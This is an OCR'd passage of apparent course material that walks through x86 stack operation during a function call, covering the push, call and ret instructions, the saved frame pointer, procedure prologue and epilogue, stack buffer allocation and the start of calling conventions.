
The stack segment is leveraged when function calls are made. The state of the process before a function is called is pushed onto the stack through a series of short operations known as the procedure prologue. This includes a pointer known as the return pointer, which allows the calling function to regain control when a called function is complete. Nested function calls are often made, which results in stack growth. Each function gets its own frame on the stack. When nested functions begin to break down in reverse order, a process known as unwinding is performed. The stack often holds finite memory allocations associated with function calls, as well as arguments relative to a called function. Many functions return values back to the caller through the use of the EAX/RAX register, as well as other registers and memory locations.



Stack Operation – Moving Data

We now cover normal stack operation and demonstrate how stack frames are built. On this slide, several things are going on. On the left, the area is marked as ”Code Segment." This is the location in memory in which the executable code for the program is located. You can see two functions, main() and func_x(). Each of these functions has a unique entry point. When a function is called, we start at the beginning of this entry point for the given function. The marker indicated as IP is the processor’s instruction pointer. This would be EIP or RIP depending on whether the processor is 32-bit or 64-bit. IP is pointing to the memory address 0x8048202, which holds the instruction mov %eax, %edi. The mov instruction simply copies source data to a destination indicated by operands. In this example, the contents of the EAX register are copied to the EDI register. The assembly syntax being used is AT&T. We cover assembly syntax shortly.


In the lower right is an area indicated as ”Stack." This is the procedure stack for the process. In this instance, the stack starts at high memory and grows toward low memory. This may be the opposite direction than you would expect. The stack and the heap grow toward each other but are far away from each other in memory. This is to ensure they never collide. Because the heap grows from low memory to high memory, it makes sense for the stack to grow from high memory to low memory. As previously described, the stack utilizes two special pointers. The stack pointer always points to the top of the current stack frame, and the base pointer, on 32-bit applications, always points to the saved frame pointer (SFP) position. The SFP restores the base pointer during function epilogue, to be covered shortly. With the instruction being executed, there are no changes to the stack’s state.



Stack Operation – Push Instruction

On this slide, the IP has moved down one position to memory address 0x8048204 from 0x8048202. Depending on the architecture, each instruction executed may be variable in size. Some instructions may be a single byte, incrementing the instruction pointer by a single byte upon execution to the next instruction, whereas other instructions may be 2, 3, 4, or more bytes, incrementing the address held by the instruction pointer several bytes. Please note that the instruction size and spacing between addresses on the slides may not be precise to that of assembled code. It is simply an example.

As stated, the IP currently points to 0x8048204, which holds the instruction push %edi. The push instruction takes the indicated value and pushes it onto the stack as a DWORD or QWORD (depending on the architecture) at the position directly above where the stack pointer is pointing. If you look at the stack image on the slide, the ESP register is now pointing above where it was previously pointing. This is due to the contents of the EDI register being pushed onto the stack by the push %edi instruction. The value pushed onto the stack is likely an argument to the upcoming function call to func_x.




The Call Instruction and Return Pointer

The IP has executed the previous instruction and now points to address 0x8048205, which holds the instruction call func_x. The call instruction is what is used to redirect the instruction pointer to another function's code. It has two main jobs:

- Take the address of the instruction immediately following the address of the call instruction and push it onto the stack, serving as the return pointer.
- Redirect the instruction pointer to the called function's entry point.


The return pointer is used by the called function to give control back to the caller upon completion. Typically, when a function is called, it is expected that control will be returned. If we ask a function to perform a simple operation such as concatenating two strings, we want control back after the operation has been completed. To ensure that we get control back, we must provide a return address. The call instruction takes the address of the next instruction to execute, in this case 0x8048207, and pushes it onto the stack frame of the called function. This will be used later to return control to the caller. As you can see on the slide, ESP now points to the return pointer back to main(). The call instruction then redirects the instruction pointer to the memory address of the start of the called function.



Procedure Prologue – Step One


Now that control has been passed to the func_x() function, the program executes the compiler-added code known as the procedure prologue. The procedure prologue is a short set of instructions that helps build the stack frame of the called function. Note that this compiler-added code is common with internal functions; however, dynamically linked functions such as strcpy() and printf() will likely not have this requirement.

Currently, the base pointer (EBP) points down into main()'s stack frame. We want to adjust it to point up into the stack frame of func_x. Before doing that, we need to make sure that we preserve the address it is currently pointing to in main()'s stack frame so that we can restore it later. To accomplish this, we execute step one of the procedure prologue, push %ebp, which is currently pointed to by the IP at address 0x8048801. This instruction takes the stack address held in EBP and pushes it onto the stack, becoming the saved frame pointer (SFP). This variable will later be used to restore EBP to where it previously pointed. Throughout the duration of this function call, EBP always points to the SFP. This is important on 32-bit applications because any arguments passed to the function, if relevant, can be accessed by referencing a positive offset to EBP, such as EBP+8 and EBP+12. On 64-bit applications, arguments are typically supplied via general-purpose registers such as r8, r9, and so on. Note that, as expected, ESP is pointing to the SFP due to the push instruction.




Procedure Prologue – Step Two

The IP now points to step two of the procedure prologue at memory address 0x8048802. At that address is the instruction mov %esp, %ebp. This instruction copies the address held in ESP into EBP. As shown in the stack image on the slide, EBP and ESP now both point to the SFP pushed onto the stack by the previous instruction. As stated, EBP points to the SFP throughout the duration of the function call to func_x(). If func_x() were to call another function, that function may have its own procedure prologue, which would adjust the stack pointers accordingly but is also responsible for restoring the stack registers to their previous positions when finished. This is what becomes a call chain. As long as each function properly keeps track of the caller's state, unwinding occurs without issue.



Allocating Memory on the Stack


Because the stack grows from high memory toward low memory, we subtract from the stack pointer to allocate a buffer. The IP currently points to 0x8048804, which holds the instruction sub 0x20, %esp. This instruction says to take the address held in ESP and subtract 32 bytes. ESP now points -32 bytes from the location of the SFP where EBP is still pointing. We have just allocated a 32-byte buffer, and now ESP points to the top of the current stack frame, as it always should. At this point, the procedure prologue is finished and a buffer for the called function has been allocated. In the middle of the func_x() block on the slide it says, "… # func_x code to execute". In this area would be the executable code for func_x(), and it would be executed as expected. When that function has run through all its code, it is time to return control to the main() function. We next describe the procedure epilogue that is responsible for tearing down the stack frame of the called function, restoring the stack pointers to their previous positions, and returning code execution to the caller.



Procedure Epilogue – Step One

We have now reached the compiler-inserted code sequence known as the procedure epilogue. The procedure epilogue basically reverses the steps made during procedure prologue. The IP currently points to the address 0x8048903, which holds the instruction mov %ebp, %esp. This is step one of the procedure epilogue. The instruction copies the address held in EBP, which still points to the SFP, over to ESP. ESP and EBP now both point to the SFP on the stack. The area on the top of the stack marked as "Old Data" is simply the remnants of previously used memory. The old data is still there, but it is no longer needed by the process.


Procedure Epilogue – Step Two



Procedure Epilogue – Step Two

The IP has now incremented down to address 0x8048905, which holds the instruction pop %ebp. This is step two of the procedure epilogue. The pop instruction takes the value being pointed to by the stack pointer and places it into the designated register. In this step of the epilogue, we take the SFP and pop it into the EBP register, restoring EBP to its prior location inside of the main() function's stack frame.


Procedure Epilogue – Step Three



Procedure Epilogue – Step Three

We are now at step three of the procedure epilogue. The IP points to address 0x8048906, which holds the instruction ret. The ret instruction stands for "return" and is a special instruction that takes the value currently being pointed to by the stack pointer, 0x8048207 in this case, and redirects the instruction pointer to that address. This is a critical operation to ensure that the caller gets back control. If the return pointer is intentionally or unintentionally overwritten, results could be catastrophic to the process.

Steps one and two of the procedure epilogue may also be disassembled as the instruction "leave." This instruction would perform the same operation as mov %ebp, %esp and pop %ebp. This would still be followed with a ret. The same can be said for the “enter” instruction and its relation to the procedure prologue, which we will not come across in this section.



Return to Caller

On this slide, we can see that the IP points back into the main() function to the address 0x8048207, which is immediately after the call to func_x(). The stack registers, ESP and EBP, are pointing to their previous positions inside of the main() function's stack frame. We have now walked through the process of a function call and how stack operation works.

Note that ESP is pointing to the position on the stack marked as "EDI's Contents." If you remember, at memory address 0x8048204 is where we pushed that value onto the stack. It may have been an argument that was being passed to func_x(). If that is the case, we probably don't want ESP pointing to it any longer. ESP would need to be adjusted appropriately by code. One solution could be to use the instruction ret 4 instead of just ret in step three of the procedure epilogue. That would adjust the stack pointer 4 bytes further than it normally would, marking the EDI's Contents variable as dead. This operation could also be handled by the calling function after control is returned by the called function. A simple instruction such as add 4, %esp would accomplish the same goal. What determines this behavior? See the next slide on calling conventions.

Calling Conventions

- Defines how functions receive and return data
  - Parameters are placed in registers or on the stack
  - Defines the order of how this data is placed
  - Includes adjusting the stack pointer during or after the function epilogue to advance over arguments
